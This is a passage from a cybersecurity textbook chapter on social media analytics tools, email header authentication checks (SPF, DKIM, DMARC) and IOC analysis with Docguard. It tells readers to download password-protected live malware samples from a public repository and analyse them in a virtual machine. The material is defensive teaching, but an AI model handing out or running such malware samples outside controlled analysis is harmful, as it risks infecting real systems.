06-05-24 07:05	EvidenceAdorable1480	6.04	4.68	Karur 11. Madurai 12. Mayiladuthurai 13. Nagapattinam 14. Niligiris 15. Perambalur 16. Pollachi DMK candidate's *victory* margin was 4379, while *independent* candidates *together* polled 35k
06-05-24 07:05	EvidenceAdorable1480	5.77	4.72	Though, AIADMK is *probably* the most ideologically *compatible* with BJP. AIADMK is more popu
06-05-24 08:16	LannisPayTheirDebts	6.35	4.54	[r/BollyBlindsNGossip] *Actual* italian *news* about the Ambani *wedding*: *Source*: [Il *Post*, Repubb overlooking the *harbor*, was *reserved* for hours for the guests, while almost all the village's *res*

Figure 10.12 View posts. ⏎

10.2.7 TWITTER ANALYSIS

Open https://tomelliott.com/social-media/twitter-search-analytics-tool [7] to view X or Twitter posts by reach, impressions, replies, favorites or hidden as displayed in Figure 10.13.



Supporting Social Bearing will help develop new features, cover running costs and keep this site free

FILTER TWEETS

Twitter search & analytics for '**UPES**'

Showing all public tweets that match the phrase 'UPES'. Tweets are loaded 100 at a time, up to the past **9 days**. **Tweets returned may be limited**


New Twitter Search »

TWEETS	TIMEFRAME	REACH	IMPRESSIONS	TOTAL RT'S	TOTAL FAVES	REPLIES	HIDDEN
0	0	0	0	0	0	0	0

Figure 10.13 Twitter analysis portal. ⏎

10.2.8 ANALYZE SOCIAL MEDIA TRENDS

Use https://www.social-searcher.com/ [8] to create a free account and monitor a keyword to view analytics for public mentions, users and sentiment trends as displayed in Figure 10.14.



Mentions: 88
Users: 43
Sentiment: 7:3

Enable **monitoring** to start collecting all mentions history and get live notifications

★ BECOME PREMIUM
Get access to the premium social networks mentions


The Manila Times
Posted 05:30 06 Jun 2024
Fears for India's Muslims as Modi claims victory
For India's 200-million-plus Muslim minority, an expected third term for the Hindu-

ARY NEWS
Posted 15:27 05 Jun 2024
#India #LokSabhaElections2024 #NarendraModi #RahulGandhi #IndiaElection2024 #IndiaElection #khawarghuman #hassanayub #chaudhryghulamhussain

ecspeorganization
Posted 08:24 05 Jun 2024
Escalation of Christian Persecution in India Amidst General Elections Christian persecution is intensifying across India as the country's general elections continue. Reports indicate a surge in violence.

Figure 10.14 Social media trend. ⏎

This portal reports from seven different social media platforms as displayed in Figure 10.15.



Sariel007
Posted 18:27 17 Jul 2017
Member of India's lowest caste expected to be elected president
https://www.theguardian.com/world/2017/jul/17/india-ram-nath-kovind-dalit-caste-presidential-election

clayagds99
Posted 14:51 02 Jan 2021
Two trans women win election in historic moment for LGBT+ visibility in India
https://www.pinknews.co.uk/2020/12/31/devika-akka-sudha-transgender-india-election-gram-panchayat/


grepnork
Posted 10:54 17 Jul 2017
Member of India's lowest caste expected to be elected president
https://www.theguardian.com/world/2017/jul/17/india-ram-nath-kovind-dalit-caste-presidential-election

chrisdh79
Posted 12:16 01 Apr 2024
Apple won't unlock India Prime Minister's election opponent's iPhone
https://appleinsider.com/articles/24/04/01/apple-wont-unlock-india-prime-ministers-election-opponents-iphone

Figure 10.15 Platforms connected. ⏎

10.2.9 ANALYZE EMAILS

If you are using Microsoft Outlook, open a spam email and check the Properties as displayed in Figure 10.16.



Importance: Normal

Sensitivity: Normal

☐ Encrypt message contents and attachments

☐ Add digital signature to outgoing message

☐ Request S/MIME receipt for this message

☐ Do not AutoArchive this item

☐ Request a delivery receipt for this message

☐ Request a read receipt for this message

Have replies sent to: events@crowdstrike.com


☐ Expires after: None 00:00

Categories: None

```
Received: from PN3P287MB0791.INDP287.PROD.OUTLOOK.COM
(2603:1096:c01:177::5)
 by PN3P287MB1056.INDP287.PROD.OUTLOOK.COM with HTTPS; Thu, 30
May 2024
 02:04:19 +0000
Received: from PN0PR01CA0051.INDPRD01.PROD.OUTLOOK.COM
(2603:1096:c01:49::10)
```

Figure 10.16 Outlook email properties. ⏎

Step 2: Copy the content displayed in the ‘Header information’ box and click ‘Analyze Header’ using to https://mxtoolbox.com/EmailHeaders.aspx as shown in Figure 10.17.




Email Header Analyzer

Paste Header:

```
Received: from PN3P287MB0791.INDP287.PROD.OUTLOOK.COM (2603:1096:c01:177::5)
 by PN3P287MB1056.INDP287.PROD.OUTLOOK.COM with HTTPS; Thu, 30 May 2024
 02:04:19 +0000
Received: from PN0PR01CA0051.INDPRD01.PROD.OUTLOOK.COM (2603:1096:c01:49::10)
 by PN3P287MB0791.INDP287.PROD.OUTLOOK.COM (2603:1096:c01:177::5) with
 Microsoft SMTP Server (version=TLS1_2,
 cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.7633.21; Thu, 30 May
 2024 02:04:16 +0000
Received: from PN2PEPF0000018D.INDPRD01.PROD.OUTLOOK.COM
 (2603:1096:c01:49:cafe::3d) by PN0PR01CA0051.outlook.office365.com
```

Figure 10.17 Email header. ⏎

If using Gmail or any Web-based email server, open the email, click on … (three dots) on the right side of the page and select 'Show Original' and click 'Copy to Clipboard'. Open MXToolBox Email-Header from https://mxtoolbox.com/EmailHeaders.aspx and paste the contents into the Email Header Analyzer box and select 'Analyze Header'. MXTooBox reports DMARC Compliance and details about the sender and email servers involved. MXToolbox DMARC Compliance refers to the results of DMARC record lookup tool. An email authentication technique called DMARC (Domain-Based Message Authentication, Reporting, and Conformance) aids in thwarting phishing and email spoofing attacks. MXToolbox report indicates the DMARC compliance level based on the policies defined in the DMARC record, as shown in Figure 10.18.




Delivery Information

- ☒ DMARC Compliant
  - ✓ SPF Alignment
  - ☒ SPF Authenticated
  - ✓ DKIM Alignment
  - ☒ DKIM Authenticated

From marketing.crowdstrike.com to esa2.hc223-81.ap.iphmx.com
to PN2PEPF0000018D.mail.protection.outlook.com
to PN0PR01CA0051.outlook.office365.com
to PN3P287MB0791.INDP287.PROD.OUTLOOK.COM
to PN3P287MB1056.INDP287.PROD.OUTLOOK.COM
0
1
2
3
4
5
Relay (Seconds)

Figure 10.18 DMARC compliance report. ⏎

MXtoolbox also reports the SPF and DKIM information. SPF and DKIM are two email authentication methods that help prevent spam and phishing attacks. SPF (Sender Policy Framework): An SPF record specifies authorized senders for a domain's emails. When an email arrives, the receiving server checks the SPF record of the sender's domain to see if the email originated from a legitimate source. This helps prevent spoofing, where someone sends emails pretending to be from your domain, as shown in Figure 10.19.




SPF and DKIM Information

dmarc:crowdstrike.com

```
v=DMARC1; p=reject; fo=1; ri=3600; rua=mailto:crowdstrike@rua.agari.com; ruf=mailto:crowdstrike@ruf.agari.com
```

Figure 10.19 SPF information. ⏎

Emails with a digital signature are enhanced by DomainKeys Identified Mail (DKIM). The receiving server confirms that the email content was not altered during delivery, thanks to this signature. As seen in Figure 10.20, DKIM aids in ensuring the legitimacy of the email sender and the content.



spf:marketing.crowdstrike.com:139.138.31.66

```
v=spf1 include:mktomail.com -all
```

Prefix	Type	Value	PrefixDesc	Description
	v	spf1		The SPF record version
+	include	mktomail.com	Pass	The specified domain is searched for an 'allow'.
-	all		Fail	Always matches. It goes at the end of your record

Figure 10.20 DKIM information. ⏎

By analyzing SPF and DKIM information in email headers, MXtoolbox can tell you if the email is likely legitimate or if there might be some red flags. This is helpful for determining whether an email is spam or phishing attempt.

10.3 ANALYZE IOCS: FILES, HASHES, AND URLS

In Cybersecurity, indicators of compromise, or IOCs, are signs or proof that point to a compromised or attacked network or system. Unusual network traffic patterns, unforeseen software installs, user sign-ins from strange locales, and a high volume of requests for the same file are a few examples of IOCs. IOCs encompass diverse types of data, including:

• IP addresses • Domain names • URLs and Email address • Unusual Outbound Network Traffic • Network traffic patterns • Filenames, paths, and hash files • Anomaly in Privileged Useraccount • Bundles of Data in the Wrong Place • Web Traffic with Unhuman Behavior • Signs of DDoS Activity	• Geographical Irregularities • Log-In Red Flags • Increases in Database Read Volume • HTML Response Sizes • Large Requests for the Same File • Mismatched Port-Application Traffic • Suspicious Registry/System File Changes • Unusual DNS Requests • Unexpected Patching of Systems • Mobile Device Profile Changes

The task of tracking and evaluating IOCs is not without its difficulties.

- Security teams might be overwhelmed by the sheer number of IOCs that are discovered every day, not to mention the challenge of keeping IOCs current in the quickly changing threat landscape of today. To lower the risk of threats and stop attacks, even the best IOC management is insufficient.
- Using past data on known dangers, managing IOCs is a reactive strategy. Indicator-based threat detection may be thwarted by novel, sophisticated threats. To identify attacks more quickly, IOCs work best when paired with proactive techniques like identity access restrictions, endpoint security, real-time threat information, and threat management platforms.

10.3.1 DOCGUARD

Docguard.io is a service designed to analyze malware samples, Hashes and URLS. It uses a technique called ‘structural analysis’ to identify malicious code and functionalities within files.

- **Quickly Identifying Malware**: Docguard.io boasts fast analysis times, allowing CIT professionals to efficiently determine if a file is malicious.
- **Advanced Threat Detection**: The service claims to detect various advanced threats, including macro-based malware and obfuscated code.

- **Identifying IOCs**: Docguard.io extracts IOCs from analyzed files, which is helpful for further investigation and threat hunting.

Open https://app.docguard.io in a Virtual Machine as displayed in Figure 10.21.




Figure 10.21 Docguard app Interface. ⏎

Download malware files from https://github.com/LJ9859/Malware-Database as shown in Figure 10.22. The password for all zip files is ‘1337’ without the quotation marks.





Figure 10.22 Malware files. ⏎

Upload to Docguard to check if file is malicious or not as shown in Figure 10.23.



ADVANCED UNINSTALLER.ZIP

☑ Public ☑ Password

1337


Advanced Uninstaller.zip

Advanced_Uninstaller13.exe Jun, 14 2024 16:07

SHA256:	5a11fcd53b28c802aacd216019bca8586394ea32063e0530409276dd65877f55
MD5:	3aa3f12acb3b152e57a3292982d19890
Tags:	No Tag

Figure 10.23 Malware file uploaded to docguard. ⏎

Study the file information reported by Docguard as displayed in Figure 10.24.




File Information

Advanced_Uninstaller13.exe - Details

ImpHash	884310b1928934402ea6fec1dbd3cf5e
Machine	Intel 386
Subsytem	Windows GUI
CompilationTimestamp	6/19/1992 10:22:17 PM
Is32Bit	true
Is64Bit	false
IsDotNet	false
IsDll	false
IsDriver	false
IsExe	true

Figure 10.24 Malware file report. ⏎

Check the final summary reported by Docguard as displayed in Figure 10.25.



Suspicious


Rule: Token Manipulation
Message: Suspicious set privilege levels attempt
Detect Apis: AdjustTokenPrivileges OpenProcessToken LookupPrivilegeValueA
Mitre: Defense Evasion

Suspicious

Rule: Privilege API's
Message: Suspicious API's often used by malwares
Detect Apis: VirtualProtect VirtualAlloc
Mitre: Defense Evasion

Figure 10.25 Docguard summary report. ⏎


Copy malicious file/malware Hashes from https://github.com/bitdefender/malware-ioc/blob/master/metamorfo_malware/samples.hash. Paste the hash into Docguard and analyze as shown in Figure 10.26.



a9effadaaf45280c79984be5266e829b

Figure 10.26 Hash analysis. ⏎

Study the Hash summary reported by Docguard displayed in Figure 10.27.

